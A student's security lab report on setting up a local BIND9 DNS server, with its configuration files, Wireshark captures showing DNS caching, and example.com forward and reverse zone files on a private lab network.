

COMPUTER NETWORKS SECURITY LABORATORY

LAB 4

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SRN: PES1201800144

SECTION: C

NOTE: Please find my SRN 'PES1201800144rajdeep' as the terminal username. Also find the description and result analysis and observation of each task in RED FONT following the screenshots for each task.


MY CONFIGURATION:

VM DNS Server: 10.0.2.15

VM Client: 10.0.2.14


VM Attacker: 10.0.2.13

TASK 1:



Screenshot 1: Configuring DNS server on client machine by setting nameserver to server machine in /etc/resolv.conf file

TASK 2:



```
named.conf.options (/etc/bind) - gedit
named.conf.options
/etc/bind
Save

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113


    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no; # conform to RFC1035

    query-source port 33333;
    listen-on-v6 { any; };
};
```

Screenshot 2.1: Configuring BIND9 server, setting up dump file location, turning off DNSSEC



Screenshot 2.2: Restarting BIND9 server

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-08 10:13:56.199778271	PcsCompu_78:28:85	Broadcast	ARP	42	who has 10.0.2.15? Tell 10.0.2.14
2	2021-03-08 10:13:56.110533861	PcsCompu_3e:57:b2	PcsCompu_78:28:85	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2
3	2021-03-08 10:13:56.11052654	10.0.2.14	10.0.2.15	DNS	74	Standard query 0x401e A www.google.com
4	2021-03-08 10:13:56.110607587	10.0.2.15	192.203.230.10	DNS	70	Standard query 0x401e NS <root> OPT
5	2021-03-08 10:13:56.110677828	10.0.2.15	192.203.230.10	DNS	85	Standard query 0xf362 A www.google.com OPT
6	2021-03-08 10:13:56.117166952	10.0.2.15	192.203.230.10	DNS	89	Standard query 0x095b AAAA E.ROOT-SERVERS.NET OPT
7	2021-03-08 10:13:56.117243266	10.0.2.15	192.203.230.10	DNS	89	Standard query 0x85b2 AAAA G.ROOT-SERVERS.NET OPT
8	2021-03-08 10:13:56.188058034	RealtekU_12:35:00	Broadcast	ARP	60	who has 10.0.2.15? Tell 10.0.2.1
9	2021-03-08 10:13:56.188097465	192.203.230.10	10.0.2.15	DNS	117	Standard query response 0x095b AAAA E.ROOT-SERVER
10	2021-03-08 10:13:56.188095386	PcsCompu_3e:57:b2	RealtekU_12:35:00	ARP	60	10.0.2.15 is at 08:00:27:3e:57:b2
11	2021-03-08 10:13:56.188709992	192.203.230.10	10.0.2.15	DNS	281	Standard query response 0x401e NS <root> NS m.roo
12	2021-03-08 10:13:56.189709991	10.0.2.15	192.203.230.10	TCP	74	57437 → 53 [SYN] Seq=1051661115 Win=29208 Len=0 M
13	2021-03-08 10:13:56.189779998	192.203.230.10	10.0.2.15	DNS	420	Standard query response 0xf362 A www.google.com D
14	2021-03-08 10:13:56.189783205	192.203.230.10	10.0.2.15	DNS	117	Standard query response 0x85b2 AAAA G.ROOT-SERVER
15	2021-03-08 10:13:56.190813523	10.0.2.15	192.203.230.10	TCP	74	45081 → 53 [SYN] Seq=1607179529 Win=29208 Len=0 M
16	2021-03-08 10:13:56.270893930	192.203.230.10	10.0.2.15	TCP	60	53 → 45081 [SYN, ACK] Seq=9083 Ack=1607179530 Win
17	2021-03-08 10:13:56.277528112	192.203.230.10	10.0.2.15	TCP	60	53 → 57437 [SYN, ACK] Seq=9888 Ack=1051661116 Win
18	2021-03-08 10:13:56.277538959	10.0.2.15	192.203.230.10	TCP	60	45081 → 53 [ACK] Seq=1607179530 Ack=9084 Win=2920
19	2021-03-08 10:13:56.277541009	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [ACK] Seq=1051661116 Ack=8586 Win=2920
20	2021-03-08 10:13:56.278350420	10.0.2.15	192.203.230.10	DNS	84	Standard query 0xe29d NS <root> OPT
21	2021-03-08 10:13:56.278363227	10.0.2.15	192.203.230.10	DNS	90	Standard query 0x3293 A www.google.com OPT
22	2021-03-08 10:13:56.369601790	192.203.230.10	10.0.2.15	DNS	1230	Standard query response 0x3293 A www.google.com N
23	2021-03-08 10:13:56.369608746	192.203.230.10	10.0.2.15	DNS	1153	Standard query response 0xe29d NS <root> NS m.roo
24	2021-03-08 10:13:56.370275207	10.0.2.15	192.203.230.10	TCP	60	45081 → 53 [ACK] Seq=1607179575 Ack=10260 Win=317
25	2021-03-08 10:13:56.370290169	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [ACK] Seq=1051661146 Ack=9085 Win=3187
26	2021-03-08 10:13:56.372235823	10.0.2.15	192.203.230.10	TCP	60	57437 → 53 [FIN, ACK] Seq=1051661146 Ack=9085 Win
27	2021-03-08 10:13:56.372740628	192.203.230.10	10.0.2.15	TCP	60	53 → 57437 [ACK] Seq=9085 Ack=1051661147 Win=3273
28	2021-03-08 10:13:56.372986110	10.0.2.15	192.203.230.10	TCP	60	45081 → 53 [FIN, ACK] Seq=1607179575 Ack=10260 Win
29	2021-03-08 10:13:56.373445143	192.203.230.10	10.0.2.15	TCP	60	53 → 45081 [ACK] Seq=10260 Ack=1607179576 Win=327
30	2021-03-08 10:13:56.374819627	10.0.2.15	192.35.51.30	DNS	85	Standard query 0xe071 A www.google.com OPT
31	2021-03-08 10:13:56.574106875	192.35.51.30	10.0.2.15	DNS	539	Standard query response 0xe071 A www.google.com N
32	2021-03-08 10:13:56.574835398	10.0.2.15	192.35.51.30	TCP	74	50589 → 53 [SYN] Seq=3922894420 Win=29208 Len=0 M
33	2021-03-08 10:13:56.779135918	10.0.2.15	10.0.2.15	TCP	60	53 → 50589 [SYN, ACK] Seq=9581 Ack=3922894421 Win
34	2021-03-08 10:13:56.779548504	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [ACK] Seq=3922894421 Ack=9582 Win=2920
35	2021-03-08 10:13:56.779808260	10.0.2.15	192.35.51.30	DNS	99	Standard query 0x4008 A www.google.com OPT
36	2021-03-08 10:13:56.944146992	192.35.51.30	10.0.2.15	TCP	60	53 → 50589 [ACK] Seq=9582 Ack=3922894466 Win=3272
37	2021-03-08 10:13:56.908558209	192.35.51.30	10.0.2.15	DNS	896	Standard query response 0x4008 A www.google.com
38	2021-03-08 10:13:56.908730399	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [ACK] Seq=3922894466 Ack=10424 Win=303
39	2021-03-08 10:13:56.909132777	10.0.2.15	192.35.51.30	TCP	60	50589 → 53 [FIN, ACK] Seq=3922894466 Ack=10424 Win
40	2021-03-08 10:13:56.999240924	192.35.51.30	10.0.2.15	TCP	60	53 → 50589 [ACK] Seq=10424 Ack=3922894467 Win=327
41	2021-03-08 10:13:56.999924555	10.0.2.15	216.239.36.10	DNS	85	Standard query 0xf81b A www.google.com OPT
42	2021-03-08 10:13:57.085819431	216.239.36.10	10.0.2.15	DNS	101	Standard query response 0xf81b A www.google.com
43	2021-03-08 10:13:57.086340277	10.0.2.15	10.0.2.14	DNS	338	Standard query 0xedf7 A www.google.com A
44	2021-03-08 10:13:57.086477360	10.0.2.14	216.58.196.164	DNS	98	Echo (ping) request id=0x0cdd, seq=1/256, ttl=64
45	2021-03-08 10:13:57.099646764	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0cdd, seq=1/256, ttl=11


Screenshot 2.3: First time ping google.com

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-08 10:15:54.359289798	10.0.2.14	10.0.2.15	DNS	74	Standard query 0x7391 A www.google.com
2	2021-03-08 10:15:54.361878595	10.0.2.15	10.0.2.14	DNS	338	Standard query response 0x7391 A www.google.com A 216.5...
3	2021-03-08 10:15:54.361558482	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=1/256, ttl=64 (repl...
4	2021-03-08 10:15:54.413576469	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=1/256, ttl=116 (req...
5	2021-03-08 10:15:54.413774189	10.0.2.14	10.0.2.15	DNS	87	Standard query 0xd627 PTR 164.196.58.216.in-addr.arpa
6	2021-03-08 10:15:54.414389938	10.0.2.15	10.0.2.14	DNS	383	Standard query response 0xd627 PTR 164.196.58.216.in-ad...
7	2021-03-08 10:15:55.361845462	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=2/512, ttl=64 (repl...
8	2021-03-08 10:15:55.391383657	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=2/512, ttl=116 (req...
9	2021-03-08 10:15:56.366187430	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=3/768, ttl=64 (repl...
10	2021-03-08 10:15:56.388803469	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=3/768, ttl=116 (req...
11	2021-03-08 10:15:57.367747948	10.0.2.14	216.58.196.164	ICMP	98	Echo (ping) request id=0x0d00, seq=4/1024, ttl=64 (rep...
12	2021-03-08 10:15:57.382088644	216.58.196.164	10.0.2.14	ICMP	98	Echo (ping) reply id=0x0d00, seq=4/1024, ttl=116 (re...

Screenshot 2.4: Next time pinging google.com

It can be seen that the first time, the DNS request goes to the local DNS server, root server and TLD server and the DNS response gets cached. Hence the next time, it only goes to the local DNS server and the cached response is returned.

TASK 3:



```
Terminal
seedpes1201800144rajdeep:~$ sudo nano /etc/bind/named.conf
seedpes1201800144rajdeep:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, "BEFORE" you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local


include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};

seedpes1201800144rajdeep:~$
```

Screenshot 3.1: Creating zones in /etc/bind/named.conf for forward and reverse lookups




```
Terminal
seedpes1201800144rajdeep:~$ cat /etc/bind/example.com.db
$TTL 30
@      IN      SOA      ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@      IN      NS       ns.example.com.
@      IN      MX       10 mail.example.com.


www    IN      A        10.0.2.101
mail   IN      A        10.0.2.102
ns     IN      A        10.0.2.12
*.example.com. IN      A      10.0.2.100
seedpes1201800144rajdeep:~$
```

Screenshot 3.2: Forward lookup file

A terminal window titled "Terminal" is open on a Linux desktop with a blue water droplet background. The terminal shows the command `cat /etc/bind/10.0.2.db` and its output, which is a reverse lookup file for the 10.0.2.x subnet. The output lists PTR records for addresses 101, 102, and 12, mapping them to `www.example.com.`, `mail.example.com.`, and `ns.example.com.` respectively. It also shows SOA and NS records for `ns.example.com.`.

